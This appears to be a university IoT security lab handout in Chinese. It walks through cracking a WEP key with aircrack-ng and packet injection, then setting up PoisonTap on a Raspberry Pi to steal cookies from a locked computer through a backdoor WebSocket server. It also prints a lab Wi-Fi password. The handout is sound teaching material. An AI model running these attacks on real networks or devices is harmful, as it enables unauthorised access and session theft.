**物聯網核心技術  
實驗四 物聯網與無線網路認證協定之攻擊**

國立中正大學資訊工程系 黃仁竑教授

**實驗目的：**

帶同學動手實作，利用 Raspberry Pi 實作針對物聯網與無線網路認證協定之攻擊。

* 目標一：Aircrack-ng破解WEP協定密碼
* 目標二：Man-in-the-middle attack

**實驗所需軟硬體**

軟體：

* Windows 10
* SD card Formatter
* BelenaEtcher
* MobaXterm

硬體

* Raspberry pi 4B
* SD卡
* USB Wi-Fi adapter
* TypeC to typeA cable

**安裝raspbian**

* 先用SD card Formatter將SD卡格式化
* 使用BelenaEtcher燒錄指定img，
  + 下載網址: https://www.raspberrypi.com/software/operating-systems/
  + 4-1使用Raspberry Pi OS (Legacy) with desktop
  + 4-2使用Raspberry Pi OS with desktop

Headless installation (wifi)

* 在/boot中
  + 新增ssh空白檔
  + 新增新的wpa\_supplicant.conf，建議以nodepad++編輯
  + 找到raspberry pi的IP，以ssh進入
    - 預設帳號：pi
    - 預設密碼：raspberry

**設定wpa\_supplicant.conf**

ctrl\_interface=DIR=/var/run/wpa\_supplicant GROUP=netdev

update\_config=1

country=TW

network={

ssid=“YOUR SSID"

psk=“YOUR PASSWOED"

}


**在 Windows 10 上安裝 USB 虛擬網路卡驅動程式**

* Settings(設定)→
* Update & security（更新與安全性）→
* Recovery（復原）→
* Troubleshoot（移難排解）→
* Advanced options（進階選項）→
* Startup Settings（啟動設定）→
* Restart（重新啟動）→
* 按下“F7″，代表要停用驅動程式強制簽章

**在 Windows 10 上安裝 USB 虛擬網路卡驅動程式**

* 下載RNDIS driver
  + <https://modclouddownloadprod.blob.core.windows.net/shared/mod-rndis-driver-windows.zip>
* 將raspberry pi(TypeC) 與電腦(TypeA)相連
* 開始(右鍵) →裝置管理員→通用序列埠控制器裝置清單→未知的 USB 序列裝置→右鍵更新driver 也有可能在COM port
* 選擇: Browse my computer for driver software”（瀏覽電腦上的驅動程式軟體）
* 選擇: Let me pick from a list of device drivers on my computer”（讓我從電腦上的裝置驅動程式清單中挑選）
* 選擇: 從磁片安裝
* 選擇剛剛下載的driver資料夾(需解壓縮)，點選RNDISCMP.inf，按OK
* 按next，close
* 開始(右鍵)→設定→網路及網際網路→變更介面卡選項→檢查是否有USB Ethernet/RNDIS Gadget


**目標一: Aircrack-ng破解WEP協定密碼**

****

**背景**

* **Wireless Encryption Protocol (WEP)**
  + IEEE 802.11標準(1999年通過)
  + RC4
  + IEEE 802.11i中被淘汰 (2004年)

**Processing flow**

****

**工具說明**

* ifconfig ：啟動及查看網卡狀態。
* iwconfig ：查看無線網卡的狀態及作用模式。
* airmon-ng ：將無線網卡啟用在監聽模式。
* airodump-ng ：擷取往來的封包。
* aireplay-ng ：利用阻斷方式讓 Client重新尋求連線。
* aircrack-ng ：利用擷取的封檔進行破解。

**Headless installation (USB)**

* 在/boot中
  + 新增ssh空白檔
  + 新增新的wpa\_supplicant.conf，建議以nodepad++編輯
  + 修改cmdline.txt
    - 在rootwait後增加 modules-load=dwc2,g\_ether
  + 修改config.txt
    - 增加 dtoverlay=dwc2
  + 找到raspberry pi的IP，以ssh進入
    - 預設帳號：pi
    - 預設密碼：raspberry

**Raspberry pi初始設定**

* **s**udo apt-get update
* sudo apt-get upgrade -y
* sudo apt-get remove -y vim-common
* sudo apt-get install -y aircrack-ng vim tmux

**設定usb interface**

* **s**udo vim /etc/network/interfaces
* 新增

allow-hotplug usb0

iface usb0 inet static

address 192.168.7.2

netmask 255.255.255.0

network 192.168.7.0

broadcast 192.168.7.255

gateway 192.168.7.1

dns-nameserver 8.8.8.8 8.8.4.4

**設定WIN 10 RNDIS IP**


* 這邊要將電腦與raspberry pi設定在同一個LAN
* 開始(右鍵)→設定→網路及網際網路→變更介面卡選項→USB Ethernet/RNDIS Gadget Interface (右鍵) → IPv4 →內容
* 設定IP
  + IP: 192.168.7.10
  + Mask: 255.255.255.0

**設定監聽模式**

* 將raspberry pi(TypeC) 與電腦(TypeA)相連
* airmon-ng check kill
* airmon-ng start <interface>
  + 注意：這邊要用監聽的interface，此interface需支援monitor mode，可用iw list指令查詢。
  + 若出現disable avahi-daemon
    - 用sudo service avahi-daemon stop 停用服務
  + 請記得更改後的interface名稱，例如：wlan0mon


**破解WEP**

* 探測AP並擷取封包 (airodump-ng)，找到bssid的address
  + sudo airodump-ng <interface>
* 取得指定頻道封包
  + **a**irodump-ng -c <channel> -w <file name> –bssid XX:XX:XX:XX:XX:XX <interface>
  + -c 擷取目標AP的工作頻道
  + -w 保存擷取封包.檔名設定為<學號>, 但產生的文件是 <學號>-01.cap


****

**破解WEP**

* **使**用 aireplay 注入封包，建立定期重新連接延遲. 以每X秒重新連接AP
  + aireplay-ng -1 X -e <ESSID> <interface>
* 抓取合法使用者的 ARP 要求，並且仿造重送
  + aireplay-ng -3 -e < ESSID > <interface>
* 約30分鐘後，可以嘗試破解密碼
* 破解密碼
  + aircrack-ng <file name>-01.cap

****


**檢核點：需將破解密碼畫面截圖**

****

**復原**

* 關閉監聽
  + airmon-ng stop <interface>
* 復原 Network Manager
  + service networking restart
* 刪除/etc/network/interface
* 重新開機
  + sudo reboot

**目標二：Man-in-the-middle attack**

****

**初始設定**

* 新增ssh空白檔
* 新增新的wpa\_supplicant.conf，建議以nodepad++編輯

ctrl\_interface=DIR=/var/run/wpa\_supplicant GROUP=netdev

update\_config=1

country=TW

network={

ssid="HSNG-A2.4"

psk="hsng@root"

}

**Raspberry pi設定**

* 安裝需要的檔案
  + sudo apt-get -y install git tmux vim telnet iptables screen
* 下載github

git clone https://github.com/samyk/poisontap

cd poisontap

* 修改目標IP至檔案(backdoor.html及target\_backdoor.js)
  + var socket = new WebSocket('ws://<IP>:1337’);
* 編輯install.sh

echo -e "\nauto usb0\nallow-hotplug usb0\niface usb0 inet static\n\taddress 1.0.0.1\n\tnetmask 0.0.0.0" >> /etc/network/interfaces

echo "dtoverlay=dwc2" >> /boot/config.txt

echo -e "dwc2\ng\_ether" >> /etc/modules

sudo sed --in-place "/exit 0/d" /etc/rc.local

echo "/bin/sh /home/pi/poisontap/pi\_startup.sh" >> /etc/rc.local

mkdir /home/pi/poisontap

chown -R pi /home/pi/poisontap

apt-get update && apt-get upgrade

apt-get -y install isc-dhcp-server dsniff screen nodejs

* **執行install.sh**

sudo bash install.sh

* **編輯pi\_startup**
  + 將 ls /sys/class/udc > UDC
  + 改成

name="$(ls /sys/class/udc)"

echo "$name" >UDC

* **設定dhcp**
  + sudo cp -f dhcpd.conf /etc/dhcp/dhcpd.conf
* **編輯/etc/rc.local，將原本中間的刪除**

...

# Print the IP address

/bin/sh /home/pi/poisontap/pi\_startup.sh

**server端設定**

* 請使用LAB2給大家的帳號
* 查詢版本(uname -m)，至<https://nodejs.org/en/download/>下載對應版本，在對應的按鈕右鍵複製連結網址，從該網址下載
  + wget https://nodejs.org/dist/v16.15.0/node-v16.15.0-linux-armv7l.tar.xz
* 解壓縮檔案
  + tar -xf node-v16.15.0-linux-armv7l.tar.xz cd node-v16.15.0-linux-armv7l/
* 複製檔案
  + sudo cp -R \* /usr/local/
* 更新版本
  + sudo npm install -g npm@8.10.0
* 下載websocket
  + sudo npm install websocket
* 下載需要的package
  + sudo apt-get install git
* git檔案
  + git clone https://github.com/samyk/poisontap
* 移動到資料夾
  + cd poisontap
* 背景執行backend\_server.js
  + sudo node backend\_server.js &
    - 若是說已經使用可使用以下指令

sudo lsof -i :1337

sudo kill -9 {PID}

**設定WIN 10 RNDIS IP**

* 這邊要將電腦使用DHCP
* 開始(右鍵)→設定→網路及網際網路→變更介面卡選項→USB Ethernet/RNDIS Gadget Interface (右鍵) → IPv4 →內容
* 設定IP
  + 自動存取DHCP

**Demo**

* 將電腦上鎖
  + WIN+L
* 將電腦與raspberry pi連接
* 開啟一個http網站
  + 例如: [http://211.22.104.114](http://211.22.104.114/)
* 可再次ssh去raspberry pi看log

cd poisontap

cat poisontap.cookies.log

**檢核點：截圖http網站及log檔**

|  |  |
| --- | --- |
|  |  |

**參考資料**

1. [**https://www.ubuntu-tw.org/modules/newbb/viewtopic.php?topic\_id=105922**](https://www.ubuntu-tw.org/modules/newbb/viewtopic.php?topic_id=105922)
2. [**https://blog.csdn.net/qq\_28208251/article/details/48115815**](https://blog.csdn.net/qq_28208251/article/details/48115815)
3. [**https://www.86duino.com/?p=15623&lang=TW**](https://www.86duino.com/?p=15623&lang=TW)
4. [**https://www.aircrack-ng.org/doku.php?id=airmon-ng#error\_adding\_monitor\_mode\_interfacecommand\_failedoperation\_not\_supported\_-95**](https://www.aircrack-ng.org/doku.php?id=airmon-ng)
5. [**https://github.com/samyk/poisontap**](https://github.com/samyk/poisontap)
6. [**https://www.security-sleuth.com/sleuth-blog/2017/3/6/installing-poison-tap-for-dummies-the-most-complete-guide**](https://www.security-sleuth.com/sleuth-blog/2017/3/6/installing-poison-tap-for-dummies-the-most-complete-guide)
7. [**https://www.youtube.com/watch?v=dYDa\_VDbjPY**](https://www.youtube.com/watch?v=dYDa_VDbjPY)
8. **802.11® Wireless Networks The Definitive Guide**